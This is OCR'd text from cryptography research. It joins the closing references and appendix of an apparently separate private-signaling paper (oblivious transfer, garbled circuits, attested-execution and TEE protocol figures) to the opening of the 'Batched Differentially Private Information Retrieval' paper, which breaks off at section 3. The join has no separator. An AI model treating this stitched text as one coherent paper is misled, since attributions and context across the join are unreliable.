[21] Ian Martiny, Gabriel Kaptchuk, Adam Aviv, Dan Roche, and Eric Wustrow. Improving signal's sealed sender. 2021.

[22] Sinisa Matetic, Karl Wüst, Moritz Schneider, Kari Kostiainen, Ghassan Karame, and Srdjan Capkun. {BITE}: Bitcoin lightweight client privacy using trusted execution. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 783–800, 2019.

[23] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R Savagaonkar. Innovative instructions and software model for isolated execution. *Hasp@ isca*, 10(1), 2013.

[24] Rafael Pass, Elaine Shi, and Florian Tramer. Formal abstractions for attested execution secure processors. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 260–289. Springer, 2017.

[25] Kaihua Qin, Henryk Hadass, Arthur Gervais, and Joel Reardon. Applying private information retrieval to lightweight bitcoin clients. In *2019 Crypto Valley Conference on Blockchain Technology (CVCBT)*, pages 60–72. IEEE, 2019.

[26] Justus Ranvier. Reusable payment codes for hierarchical deterministic wallets.

[27] ScopeLift. Scopelift/umbra-protocol: privacy preserving shielded payments on the ethereum blockchain.

[28] István András Seres, Balázs Pejó, and Péter Burcsi. The effect of false positives: Why fuzzy message detection leads to fuzzy privacy guarantees? *arXiv preprint arXiv:2109.06576*, 2021.

[29] Jelle Van Den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *Proceedings of the 25th Symposium on Operating Systems Principles*, pages 137–152, 2015.

[30] David Isaac Wolinsky, Henry Corrigan-Gibbs, Bryan Ford, and Aaron Johnson. Dissent in numbers: Making strong anonymity scale. In *10th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 12)*, pages 179–182, 2012.

[31] Gavin Wood et al. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum project yellow paper*, 151(2014):1–32, 2014.

[32] Karl Wüst, Sinisa Matetic, Moritz Schneider, Ian Miers, Kari Kostiainen, and Srdjan Čapkun. Zlite: Lightweight clients for shielded zcash transactions using trusted execution. In *International Conference on Financial Cryptography and Data Security*, pages 179–198. Springer, 2019.

[33] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *27th Annual Symposium on Foundations of Computer Science (sfcs 1986)*, pages 162–167. IEEE, 1986.

A Preliminaries (contd.)

A.1 Oblivious transfer

Oblivious transfer (OT) is a two-party protocol in which a sender S has two input strings $s_0, s_1 \in \{0,1\}^\lambda$, and a receiver R has a choice bit $b \in \{0,1\}$. An OT protocol is called non-trivial if for any pair of strings $s_0, s_1 \in \{0,1\}^\lambda$, and for any $b \in \{0,1\}$, after participating in the interactive protocol, S outputs nothing and R learns s_b. We capture this definition formally as an ideal functionality $\mathcal{F}_{\mathsf{ot}}$ in Figure 16.

Ideal Functionality $\mathcal{F}_{\mathsf{ot}}$:

- Upon receiving message $(\texttt{OT-SEND}, s_0, s_1, S, R)$ from S, where $s_0, s_1 \in \{0,1\}^\lambda$, store s_0, s_1 and answer $\texttt{SEND}$ to R and $\mathcal{S}$.
- Upon receiving message $(\texttt{OT-RECEIVE}, b)$ from R, where $b \in \{0,1\}$, send s_b to R and $\texttt{OT-RECEIVE}$ to S and $\mathcal{S}$, and halt. If no message $(\texttt{OT-SEND}, \cdot)$ was previously sent, do nothing.

Figure 16: Ideal functionality for oblivious transfer

A.2 Garbled circuits

We present a formal definition for garbled circuits. We present the definitions of [7].

Definition 1. *A garbling scheme $\mathcal{G}$ consists of five polynomial time algorithms* $(\mathsf{Garble}, \mathsf{Encode}, \mathsf{Eval}, \mathsf{Decode}, \mathsf{evaluate})$.

1. $\mathsf{Garble}(1^\lambda, f) \to (F, e, d)$. *The garbling algorithm* Garble *takes in the security parameter λ and a circuit f, and returns a garbled circuit F, encoding information e, and decoding information d.*
2. $\mathsf{Encode}(e, x) \to X$. *The encoding algorithm* Encode *takes in the encoding information e and an input x, and returns a garbled input X.*
3. $\mathsf{Eval}(F, X) \to Y$. *The evaluation algorithm* Eval *takes in the garbled circuit F and the garbled input X, and returns a garbled output Y.*
4. $\mathsf{Decode}(d, Y) \to y$. *The decoding algorithm* Decode *takes in the decoding information d and the garbled output Y, and returns the plaintext output y.*
5. $\mathsf{evaluate}(f, x) \to y$. *The algorithms takes as input the description of the original function f and the initial input x and outputs the final output y.*

Correctness if $f \in \{0,1\}^*, k \in \mathbb{N}, x \in \{0,1\}^{f.n}$ and $(F, e, d) \in [\mathsf{Garble}(1^k, f)]$, then

$$\mathsf{Decode}(d, \mathsf{Eval}(F, \mathsf{Encode}(e, x))) = \mathsf{evaluate}(f, x)$$

Privacy Let $\mathcal{G} = (\mathsf{Garble}, \mathsf{Encode}, \mathsf{Decode}, \mathsf{Eval}, \mathsf{evaluate})$ be a garbling scheme, $k \in \mathbb{N}$ a security parameter and ϕ a side-information function. We present below the simulation-based notion of privacy via game $\mathsf{PrvSim}_{\mathcal{G},\phi,\mathcal{S}}$, see the definition of the game in Figure 17.

The adversary wins the game if it guesses b correctly. The advantage of the adversary is defined as

$$\mathbf{Adv}^{\text{prv.sim},\phi,\mathcal{S}}_{\mathcal{G}}(\mathcal{A}, k) = 2Pr[\mathsf{PrvSim}^{\mathcal{A}}_{\mathcal{G},\phi,\mathcal{S}}(\lambda)] - 1$$

and protocol $\mathcal{G}$ is prv.sim secure over ϕ if for every polynomial time adversary $\mathcal{A}$ there is a polynomial time algorithm $\mathcal{S}$ such that $\mathbf{Adv}^{\text{prv.sim},\phi,\mathcal{S}}_{\mathcal{G}}(\mathcal{A}, k)$ is negligible.

procedure INITIALIZE
  Pick $b \leftarrow \{0,1\}$
procedure GARBLE((f,x))
  if $x \notin \{0,1\}^{f.n}$ **then**
    return $\perp$
  if $b = 1$ **then**
    $(F,e,d) \leftarrow \mathsf{Garble}(1^k, f)$
    $X \leftarrow \mathsf{Encode}(e,x)$
  else
    $y \leftarrow \mathsf{evaluate}(f,x)$
    $(F,X,d) \leftarrow \mathcal{S}(1^k, y, \phi(f))$
procedure FINALIZE
  return $b = b'$

Figure 17: The $\mathsf{PrvSim}_{\mathcal{G},\phi,\mathcal{S}}$ game

Projective scheme In our schemes we consider a *projective* garbling scheme. Thus e consists of $2n$ wire labels, where n is the number of input bits. We denote these wire labels as $(X_i^0, X_i^1)_{i \in \mathsf{indices}}$. $\mathsf{Encode}(e, x = (v_i)_{i \in \mathsf{indices}})$ returns $X = (X_i^{v_i})_{i \in \mathsf{indices}}$.

A.3 Attested Execution Processers

In this section we present more details on the formalization of attested execution processers as described in [24]

Initialization Upon initialization, a manufacturer chooses a public verification key and signing key pair denoted $(\mathsf{mpk}, \mathsf{msk})$, for the signature scheme Σ. All attestations later will be done using msk.

The registry $\mathcal{G}_{\mathrm{att}}$ is parameterized by a signature scheme Σ and a global registry reg which contains the list of all parties that are equipped with an attested execution processor. In our setting, only the Srv is in the registry reg.

Public interface $\mathcal{G}_{\mathrm{att}}$ provides a public interface such that any party is allowed to query and obtain the public key mpk.

Local interface When a machine $\mathcal{P}$ calls an install instruction to $\mathcal{G}_{\mathrm{att}}$, it asserts that $\mathcal{P}$ is in reg. This models the fact that for a remote party to interact with $\mathcal{P}$'s trusted processor, all commands have to be passed through the intermediary $\mathcal{P}$. They formalize two types of invocations to the trusted hardware.

- *Installation* Enclave installation establishes a software enclave with program Prog, linked to some identifier *idx* . The functionality enforces that honest hosts provide the session identifier of the current protocol instance as *idx*. $\mathcal{G}_{\mathrm{att}}$ further generates a random identifier (or nonce) *eid* for each installed enclave, which can later be used to identify the enclave upon resume. Finally, $\mathcal{G}_{\mathrm{att}}$ returns the generated enclave identifier *eid* to the caller.

- Upon receiving $(\mathtt{SUBMIT}, \mathsf{tx})$ from a party P_i:
  1. Choose a unique transaction ID txid and set $\mathtt{BTX} := (\mathsf{tx}, \mathsf{txid}, \tau_L, P_i)$
  2. If $\mathsf{Validate}(\mathtt{BTX}, \mathtt{state}, \mathtt{buffer}) = 1$ then $\mathtt{buffer} := \mathtt{buffer} \cup \mathtt{BTX}$
  3. Send $(\mathtt{SUBMIT}, \mathtt{BTX})$ to $\mathcal{A}$.
- Upon receiving READ from a party P_i, send $\mathtt{state}_{P_i}$ to P_i. If received from $\mathcal{A}$, send $(\mathtt{state}, \mathtt{buffer})$ to $\mathcal{A}$.

Figure 18: Abridged $\mathcal{G}_{\mathsf{ledger}}$ functionality

- *Stateful resume* An installed enclave can be resumed multiple times carrying state across these invocations. Each invocation identifies the enclave to be resumed by its unique *eid*. The enclave program Prog is then run over the given input, to produce some output (together with an updated memory mem). The enclave then signs an attestation, attesting to the fact that the enclave with session identifier *idx* and enclave identifier *eid* was installed with a program Prog, which was then executed on some input to produce outp.

A.4 Ledger functionality

In our protocols we model the public board for reads and writes in the form of a $\mathcal{G}_{\mathsf{ledger}}$ ideal functionality presented here. We present an abridged version of the functionality where we present the READ and SUBMIT commands. For the complete description of the functionality, we refer the reader to Pages 339-340 of [3].

B Protocol $\Pi_{\mathsf{TEE\text{-}ext}}$

Protocol Overview The protocol $\Pi_{\mathsf{TEE\text{-}ext}}$ is the same as Π_{TEE}, except that the TEE does not store the encryptions inside its internal memory but stores it on the server and requires the server to send the table to the TEE to process the signals.

On input $(\text{“setup”}, \mathsf{ct}_{\mathsf{keys}})$

Compute $(\mathsf{pk}, \Sigma.\mathsf{vk}) = \mathsf{Dec}(\mathsf{esk}, \mathsf{ct}_{\mathsf{keys}})$.
Compute $\vec{L} = \{\mathsf{Enc}(\mathsf{epk}, \mathsf{pk} \| 0)\}_{j=0}^{\ell}$
Set $\mathsf{index} = 0$ and $\mathsf{ctr} = 0$
return pk, store $\vec{L}$ in external memory and $(\mathsf{pk}, \Sigma.\mathsf{vk}, \mathsf{index}, \mathsf{ctr})$ in internal memory.

On input* $(\text{“send”}, i, \vec{L}_i, \mathsf{ct}_{\mathsf{Signal}})$

Read $\mathsf{index}_i, \mathsf{pk}_i$ from internal memory corresponding to i.
Let $\mathsf{msg} = \mathsf{Dec}(\mathsf{esk}, \mathsf{ct}_{\mathsf{Signal}})$.
if $\mathsf{msg}[0] = \mathsf{pk}_i$ **then**
  Update $\mathsf{index} = (\mathsf{index} + 1) \mod \ell$
  for j in $[1, \ell]$ **do**
    Let $\mathsf{curr} = \mathsf{Dec}(\mathsf{esk}, \vec{L}[j])$
    if $j = \mathsf{index}$ **then**
      $\vec{L}[j] = \mathsf{Enc}(\mathsf{epk}, \mathsf{msg}[0] \| \mathsf{msg}[1])$
    else
      $\vec{L}[j] = \mathsf{Enc}(\mathsf{epk}, \mathsf{curr})$
else
  for j in $[1, \ell]$ **do**
    $\vec{L}[j] = \mathsf{Enc}(\mathsf{epk}, \mathsf{Dec}(\mathsf{esk}, \vec{L}[j]))$
return $\vec{L}$

On input* $(\text{“receive”}, \mathsf{ctr}, \sigma, \vec{L}, j)$

if $\Sigma.\mathsf{Ver}(\Sigma.\mathsf{vk}_j, \mathsf{ctr}', \sigma) = 1$ and $\mathsf{ctr} = \mathsf{ctr}'$ and $\forall i, \mathsf{Dec}(\mathsf{esk}, \vec{L}[i][0:\lambda] = \mathsf{pk}_j)$ **then**
  Compute $\mathsf{loc}_i = \mathsf{Dec}(\mathsf{esk}, \vec{L}[i])$ for $i \in [1, \ell]$
  Compute $\vec{\mathsf{ct}}_{\mathsf{loc}} = \mathsf{Enc}_{\mathsf{pk}_j}(\mathsf{loc}_1), \ldots, \mathsf{Enc}_{\mathsf{pk}}(\mathsf{loc}_\ell)$
  Update $\mathsf{ctr} = \mathsf{ctr} + 1$ and $\mathsf{index} = 0$
  Update $\vec{L} = \{\mathsf{Enc}(\mathsf{epk}, \mathsf{pk}_j \| 0)\}_{k=0}^{\ell}$
  return $(\vec{L}, \vec{\mathsf{ct}}_{\mathsf{loc}})$
else
  return $\perp$

Figure 19: Program Prog run by $\mathcal{G}_{\mathrm{att}}$

Enclave setup

1. Run $\mathcal{G}_{\mathrm{att}}.\mathsf{install}(\mathsf{Prog})$ to get eid.

Setup

Recipient R_i:

1. Compute $(\mathsf{pk}_i, \mathsf{sk}_i) \leftarrow \mathsf{Enc.KeyGen}(1^\lambda)$, $(\Sigma.\mathsf{sk}_i, \Sigma.\mathsf{vk}_i) \leftarrow \Sigma.\mathsf{KeyGen}(1^\lambda)$. Set $\mathsf{ct}_{\mathsf{keys},i} = \mathsf{Enc}(\mathsf{epk}, (\mathsf{pk}_i, \Sigma.\mathsf{vk}_i))$ and send $(\text{“setup”}, \mathsf{ct}_{\mathsf{keys},i})$ to Srv, and await $((eid, \mathsf{pk}_i), \sigma)$ from Srv. Assert $\Sigma.\mathsf{Ver}_{\mathsf{mpk}}((eid, \mathsf{pk}_i), \sigma) = 1$ and publish pk_i. Initialize $\mathsf{ctr}_i = 0$.

Srv:

1. Upon receiving $(\text{“setup”}, \mathsf{ct}_{\mathsf{keys},i})$ from R_i, let $((\mathsf{pk}_i, \vec{L}_i), \sigma) = \mathcal{G}_{\mathrm{att}}.\mathsf{resume}(eid, (\text{“setup”}, \mathsf{ct}_{\mathsf{keys},i}))$. Send $((eid, \mathsf{pk}_i, \vec{L}_i), \sigma)$ to R_i.

Procedure $(\mathtt{SEND}, R_i, \mathsf{loc})$

1. Sender S gets $(\mathsf{mpk}, \mathsf{epk}) := \mathcal{G}_{\mathrm{att}}.\mathsf{getpk}()$ and computes $\mathsf{ct}_{\mathsf{Signal}} = \mathsf{Enc}(\mathsf{epk}, [\mathsf{pk}_i, \mathsf{loc}])$ and sends $(\mathtt{SUBMIT}, (\mathtt{SEND}, \mathsf{ct}_{\mathsf{Signal}}))$ to $\mathcal{G}_{\mathsf{ledger}}$.
2. Srv: Upon receiving $(\mathtt{SEND}, \mathsf{ct}_{\mathsf{Signal}})$ from $\mathcal{G}_{\mathsf{ledger}}$ after sending $\mathtt{READ}$: For $j \in [1, M]$, call $\mathcal{G}_{\mathrm{att}}.\mathsf{resume}(eid, (\text{“send”}, i, \vec{L}_j, \mathsf{ct}_{\mathsf{Signal}}))$ and receive an updated $\vec{L}_j$.

Procedure $\mathtt{RECEIVE}$

Recipient R_i:

1. Compute $\sigma_i = \mathsf{Sig}(\Sigma.\mathsf{sk}_i, \mathsf{ctr}_i)$ and send $(\mathtt{RECEIVE}, \mathsf{ctr}_i, \sigma_i)$ to Srv. Await $((eid, \vec{L}_i, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T)$ from Srv
2. Assert $\Sigma.\mathsf{Ver}_{\mathsf{mpk}}((eid, \vec{L}_i, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T) = 1$
3. Initialize $\mathsf{locns} = [], j = 0$
   while $(\mathsf{loc}_j = \mathsf{Dec}(\mathsf{sk}_i, \vec{\mathsf{ct}}_{\mathsf{loc}}[j])) \neq \mathsf{pk} \| 0$ **do**
     $\mathsf{locns}.add(\mathsf{loc}_j)$
     $j = j + 1$
   return locns.

Srv:

1. Upon receiving $(\mathtt{RECEIVE}, \mathsf{ctr}_i, \sigma_i)$ from R_i, let $((eid, \vec{L}_i, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T) = \mathcal{G}_{\mathrm{att}}.\mathsf{resume}(eid, (\text{“receive”}, \mathsf{ctr}_i, \sigma_i, \vec{L}_i))$.
2. Send $((eid, \vec{L}_i, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T)$ to R_i and update $\vec{L}_i$

Procedure $(\mathtt{READ})$ Send $\mathtt{READ}$ to $\mathcal{G}_{\mathsf{ledger}}$ and receive $\mathtt{state}$.

Figure 20: The protocol for private signaling in the $\mathcal{G}_{\mathrm{att}}$ hybrid world

Batched Differentially Private Information Retrieval

Kinan Dak Albab* *Brown University*
Rawane Issa* *Boston University*
Mayank Varia *Boston University*
Kalman Graffi *Honda Research Institute Europe*

Abstract

Private Information Retrieval (PIR) allows several clients to query a database held by one or more servers, such that the contents of their queries remain private. Prior PIR schemes have achieved sublinear communication and computation by leveraging computational assumptions, federating trust among many servers, relaxing security to permit differentially private leakage, refactoring effort into an offline stage to reduce online costs, or amortizing costs over a large batch of queries.

In this work, we present an efficient PIR protocol that combines all of the above techniques to achieve *constant* amortized communication and computation complexity in the size of the database and constant client work. We leverage differentially private leakage in order to provide better trade-offs between privacy and efficiency. Our protocol achieves speedups up to and exceeding 10x in practical settings compared to state of the art PIR protocols, and can scale to batches with hundreds of millions of queries on cheap commodity AWS machines. Our protocol builds upon a new secret sharing scheme that is both incremental and non-malleable, which may be of interest to a wider audience. Our protocol provides security up to abort against malicious adversaries that can corrupt all but one party.

1 Introduction

Private Information Retrieval (PIR) [29,49] is a cryptographic primitive that allows a client to retrieve a record from a public database held by a single or multiple servers without revealing the content of her query. PIR protocols have been developed for a variety of settings, including information theoretic PIR where the database is replicated across several servers [29], and computational PIR using single server [49]. The different settings of PIR are limited by various lower bounds on their computation or communication complexity. In essence, a server must "touch" every entry in the database when responding to a query, or else the server learns information about the query, namely what the query is not!

Recent PIR protocols [31, 47, 57, 68] achieve sub-linear computation and communication by relying on a preprocessing/offline stage that shifts the bulk of computation into off-peak hours [11], relaxing security to allow limited leakage [72], or batching queries, mostly in the case when they originate from the **same** client. These advances allowed PIR to be used in a variety of applications including private presence discovery [17, 67], anonymous communication and messaging [7, 26, 50, 63], private media and advertisement consumption [41, 42], certificate transparency [57], and privacy preserving route recommendation [80].

Existing sublinear PIR protocols are able to handle medium to large databases of size n and still respond to queries reasonably quickly. However, they scale poorly as the number of queries increase: the sub-linear cost (e.g. $\sqrt{n}$ for Checklist [47]) of handling each query quickly adds up when the number of queries approaches or exceeds the size of the database into a super-linear overall cost (e.g. $n\sqrt{n}$). Efficiently batching such queries and amortizing their overheads is an open problem when these queries are made by **different** clients: existing work that batches such queries assumes the number of queries is much smaller than the database size [57], burdens clients with making noise queries [72], or requires clients to closely coordinate and share secrets when preprocessing is used [11]. This complicates efforts to deploy PIR in a variety of important applications including software updates, contact tracing, content moderation, blacklisting of fake news, software vulnerability look-up, and similar large-scale automated services. We demonstrate this empirically in section 2.

In this work, we introduce DP-PIR, a novel differentially private PIR protocol tuned to efficiently handle large batches of queries approaching or exceeding the size of the underlying database. Our protocol batches queries from different non-coordinating clients. DP-PIR is the first protocol to achieve constant amortized server computation and communication, as well as constant client computation and communication.

While the details of our protocol are different from earlier work, at a high level our construction combines three ideas:

*K. Dak Albab and R. Issa contributed equally to this work.

1. Offloading public key operations to an offline stage so that the online stage consists only of cheap operations [31,68].

2. High throughput batched shuffling of messages by mixnets and secure messaging systems [53,54,75,77].

3. Relaxing the security of oblivious data structures and protocols to differentially private leakage [61].

DP-PIR Overview Our protocol is a batched multi-server PIR protocol optimized for queries approaching or exceeding the database size. DP-PIR is secure up to selective aborts against a dishonest majority of *malicious* servers, as long as at least one server is honest. Our protocol induces a per-batch overhead linear in the size of the database; this overhead is independent of the number of queries q in that batch, with a total computation complexity of $O(n+q)$ per entire batch. When the number of queries approaches or exceeds the size of the database, the amortized computation complexity per query is constant. Furthermore, our protocol only requires constant computation, communication, and storage on the client side, regardless of amortization. We describe the details of our construction in section 5.

Our protocol achieves this by relaxing the security guarantees of PIR to differential privacy (DP) [35]. Unlike traditional PIR protocols, servers in DP-PIR learn a noised differentially private histogram of the queries made in a batch. Clients secret share their queries and communicate them to the servers, which are organized in a chain similar to a mixnet. Our servers take turns shuffling these queries and injecting generated noise queries similar to Vuvuzela [77]. The last server reconstructs the queries (both real and noise) revealing a noisy histogram, and looks them up in the database. The servers similarly secret share and de-shuffle responses, while removing responses corresponding to their noise, and then send them to their respective clients for final reconstruction. The noise queries are generated from a particular distribution to ensure that the revealed histogram is (ε, δ)-differentially private, so that the smaller ε and δ get, the more noise queries need to be added. The distribution can be configured to provide privacy at the level of a single query or all queries made by the same client in a single batch or over a period of time. The number of these noise queries is linear in n and $\frac{1}{\varepsilon}$ and independent of the number of queries in a batch. The noise does not affect the accuracy or correctness of any client's output. Section 3 describes our threat model and provides an interpretation of what this differentially oblivious [23] access pattern privacy means (as compared to traditional PIR).

Our protocol offloads all expensive public key operations to a similarly amortizable offline preprocessing stage. This stage produces correlated secret material that our protocol then uses online. Our online stage uses only a cheap information-theoretic secret sharing scheme, consisting solely of a few field operations, which modern CPUs can execute in a handful of cycles. The security of our protocol requires that this secret sharing scheme, which we define in section 4, is both incremental and non-malleable. Finally, section 6 describes how our protocol can be parallelized over additional machines to exhibit linear improvements in latency and throughput.

Our Contribution We make three main contributions:

1. We introduce a novel PIR protocol that achieves constant amortized server complexity with constant client computation and communication, including both its offline and online stage, when the number of queries is similar to or larger than the size of the database, even when the queries are made by different clients. Our offline stage performs public key operations linear in the database and queries size, and the online stage consists exclusively of cheap arithmetic operations.

2. We achieve a crypto-free online stage via a novel secret sharing scheme that is both incremental and non-malleable, based only on modular arithmetic for both sharing and reconstruction. To our knowledge, this is the first information theoretic scheme that exhibits both properties combined. This scheme may be of independent interest in scenarios involving Mixnets, (Distributed) ORAMs, and other shuffling and oblivious data structures.

3. We implement this protocol and demonstrate its performance and scaling to loads with hundreds of millions queries, while achieving throughput several fold higher than existing state of the art protocols. The experiments identify a criterion describing application settings where our protocol is most effective compared to existing protocols, based on the ratio of the number of queries over the database size.

2 Motivation

Private Information Retrieval is a powerful primitive that conceptually applies to a wide range of privacy preserving applications. Existing PIR protocols are well suited for applications with medium to large databases and small or infrequent number of queries [7,41,66,80]. However, they are impractical for a large class of applications with a large number of queries.

Motivating example One example that we consider throughout this work is checking for software updates on mobile app stores. The Google Play and iOS app stores contain an estimated 2.56 and 1.85 million applications each [44], and the number of active Android and iOS devices exceed 3 and 1.65 billion, respectively [32]. These devices perform periodic background checks to ensure that their installed applications are up to date. Currently, these checks are done without privacy: the app store knows all applications installed on a device, and can perform checks to determine if they are up-to-date quickly. However, the installed applications on one's device constitute sensitive information. They can reveal information about the user's activity (e.g. which bank they use), or whether the device has applications with known exploits.

It is desirable to hide the sensitive application information from the app store as well as potential attackers. A device can send a PIR query for each application installed, and the servers can privately respond with the most up-to-date version

label of each application. If the installed application is out of date, the device can then download the updated application via some anonymous channel, such as Tor. However, unlike DP-PIR, existing PIR protocols cannot scale to such loads, where the number of devices is about 1000x larger than the size of the database, each with tens of applications installed, given how quickly the sub-linear overheads per query add up. We demonstrate this empirically with three state of the art PIR protocols: Checklist [47], DPF [18], and SealPIR [6].

Additional Applications We believe that a large class of applications demonstrate similar properties ideal for DP-PIR. In privacy-preserving automated exposure notification for contact tracing [22, 73, 74], the number of recent cases in a city or region (i.e. the size of the database) is far smaller than the total population of that area (i.e. the number of queries). Similarly, identifying misinformation in end-to-end encrypted messaging systems [48] usually involves a denylist far smaller than the total number of messages exchanged in the system within a reasonable batching time window.

Our protocol relies on having two or more non-colluding parties that together constitute the service provider. This is a common assumption used by many other PIR protocols. Secure multiparty computation (MPC) has been applied in many real world applications over the last decade. This includes services federated over somewhat-independent subdivisions within the same large organization [1, 71], or additional parties that volunteer to participate to promote common social good [30, 69]. A third category, which we believe is most suited for the app store example, involves providers actively seeking out third parties to federate their services [13, 52] under contractual agreements for privacy or compliance reasons, usually in exchange for financial or reputation incentives. This has spurred various startups [64, 65] that provide their participation in secure multiparty computations as a service.

We believe that the differential privacy guarantees of DP-PIR suffice for applications where the primary focus is protecting the privacy of any given client, but not overall trends or patterns. Such as applications where it is also desirable for the (approximate) overall query distribution to be publicly revealed, e.g. an app store that displays download counts or a private exposure notification service that also identifies infection hotspots. DP-PIR is ideal for such applications, since it reveals a noised version of this distribution, without having to use an additional private heavy hitters protocol [14]. In practice, we emphasize that our relaxed DP guarantees should be viewed as an improvement over the insecure status-quo, rather than a replacement for PIR protocols that have stronger guarantees but impractical overheads in our target settings.

Comparison to Existing PIR Protocols Private Information Retrieval (PIR) has been been extensively studied in a variety of settings. Information theoretic PIR replicates the database over several non-colluding servers [10], while computational PIR traditionally uses a single database and relies on cryptographic hardness assumptions [20, 28, 55].

Protocol	Computation		Communication	
	Online	Offline	Online	Offline
BIM04 [11]	$n^{0.55}$	–	$n^{0.55}$	–
CK20 [31]	$\sqrt{n}$	n	$\lambda^2 \log n$	$\sqrt{n}$
Checklist [47]	$\sqrt{n}$	n	$\lambda \log n$	$\sqrt{n}$
Naive †	n	-	n/q^*	-
PSIR [68] †	$q^* n$	n	$\log^c n$	n/q
CK20 [31] †	$q^* \sqrt{n}$	n	$\sqrt{n}$	$\sqrt{n}/q^*$
BIM04 [11] ‡§	$qn^{\frac{w}{3}}$	–	$n^{\frac{1}{3}}/q$	–
LG15 [57] ‡¶	$q^{0.8} n$	–	$\sqrt{n}$	–
This work ‡‖	$c_{\varepsilon,\delta} n + q$	$c_{\varepsilon,\delta} n + q$	1	1

†: support batching of queries made by the **same** client.
‡: supports batching of queries made by **different** clients.
§: amortizes to $n^{\frac{w}{3}}$, $w \geq 2$ is the matrix mult. exponent.
¶: up to $q = \sqrt{n}$.
‖: amortizes to a constant when $q \sim n$.

Table 1: Computation and communication complexity of various existing PIR protocols. Here, n is the database size, q^* and q are the number of queries made by a single or different clients. For protocols that support batching, computation complexity represents the **total** complexity to handle a batch. Communication is always per query

Naive PIR protocols require a linear amount of computation and communication (e.g. sending the entire database over to the client), and several settings have close-to-linear lower bounds on either computation or communication [56].

Modern PIR protocols commonly introduce an offline preprocessing stage, which either encodes the database for faster online processing using replication [11, 15, 31, 47] and coding theory [19, 21, 43, 68], performs a linear amount of offline work per client to make the online stage sub-linear [21, 31, 47, 47], or performs expensive public key operations so that the online stage only consists of cheaper ones [31, 47, 68]. Other protocols rely on homomorphic primitives during online processing [3, 6, 79].

Finally, some protocols allow batching queries to amortize costs. When combined with preprocessing, batching is only supported for queries originating from the same client [31, 47, 68], or ones that share secret state [11]. Batching queries from different clients without preprocessing is possible [45] but has limitations. Earlier work induces a sublinear (but non constant) amortized computation complexity [11, 57]. Our work amortizes the computation costs of queries made by different queries down to a constant, while also requiring constant client work. In section 8, we discuss ε-PIR [72] which also amortizes such queries but burdens clients with generating the noise queries required for differential privacy.

Experiment Setup Our experiments measure the server(s) time needed to process a complete set of queries with $\varepsilon = 0.1$ and $\delta = 10^{-6}$. While the trends shown in these results are intrinsic properties of our protocol design, the exact numbers




Figure 1: Checklist and DP-PIR Total completion time (y-axis, logscale) for varying number of queries (x-axis, logscale) against a 2.5M database




Figure 2: The ratios of queries/database (y-axis) after which DP-PIR outperforms Checklist by the indicated x factor for different database sizes (x-axis, logscale)

depend on the setup and protocol parameters. Section 7 discusses our setup and the effects of these parameters in detail.

Checklist Figure 1 shows the server computation time of Checklist and DP-PIR when processing different number of queries against a database with $n = 2.5M$ elements. Our protocol has constant performance initially, which starts to increase with the number of queries q as they exceed 10M. In more detail, the computation time of DP-PIR is proportional to the total count of noise and real queries $c_{\varepsilon,\delta}n + q$, where $c_{0.1,10^{-6}} = 276$. Therefore, the cost induced by q is negligible compared to $c_{\varepsilon,\delta}n$ until q becomes relatively significant.

On the other hand, Checklist scales linearly with the number of queries throughout, as its computation time is proportional to $q\sqrt{n}$. When the number of queries is small, this cost is far smaller than the initial overhead of our system. As q approaches n, both systems start getting comparable performance. DP-PIR achieves identical performance to Checklist at $q = 1.9M$ (slightly below $\frac{4}{5}$ the size of the database), and outperforms Checklist for more queries. Our speedup over Checklist grows with the ratio $\frac{q}{n}$, approaching a maximum speedup determined by $\sqrt{n}$ when the ratio approaches ∞. For a database with 2.5M elements, our experiments demonstrate that we outperform Checklist by at least 2x, 5x, and 10x after the ratio exceeds $1.5, 3.9$ and 8.1 respectively. We note that the largest data-point in the two figures are extrapolated.

The ratio required for achieving a particular speedup is not identical for all database sizes. As shown in Figure 2, DP-PIR prefers larger databases: the larger the database, the smaller the ratio required by DP-PIR to achieve a particular speedup, and the larger the maximum speedup that DP-PIR can achieve as $q \to \infty$.

We extrapolate from our empirical results to three possible scenarios for our Google Play store example, where the database contains roughly $2.5M$ elements with $3B$ active users, with the same setup and parameters as above. First, we assume each user makes exactly a single query (corresponding to a single app on their phone) resulting in a batch of size $q = 3B$, and $\frac{q}{n} = 1200$. In the second scenario, we assume each user checks the updates for all apps on their phone (e.g. say at most 100 apps), but only configure our system to provide DP guarantees only at the level of a single query (i.e. event-DP). In the last scenario, each user similarly makes 100 queries, but we configure our system to provide user-level DP guarantees protecting all the queries of the same user (i.e. user-DP), which results in adding 100 times the amount of noise. Our estimates indicate that our protocol will exhibit speedups of 161x, 180x, and 161x over checklist in these scenarios respectively. We discuss the different DP configurations in section 3. We exhibit similar trends with larger speedups given even less queries over SealPIR [6] and DPF [18], as shown in appendix A.

3 Protocol Overview

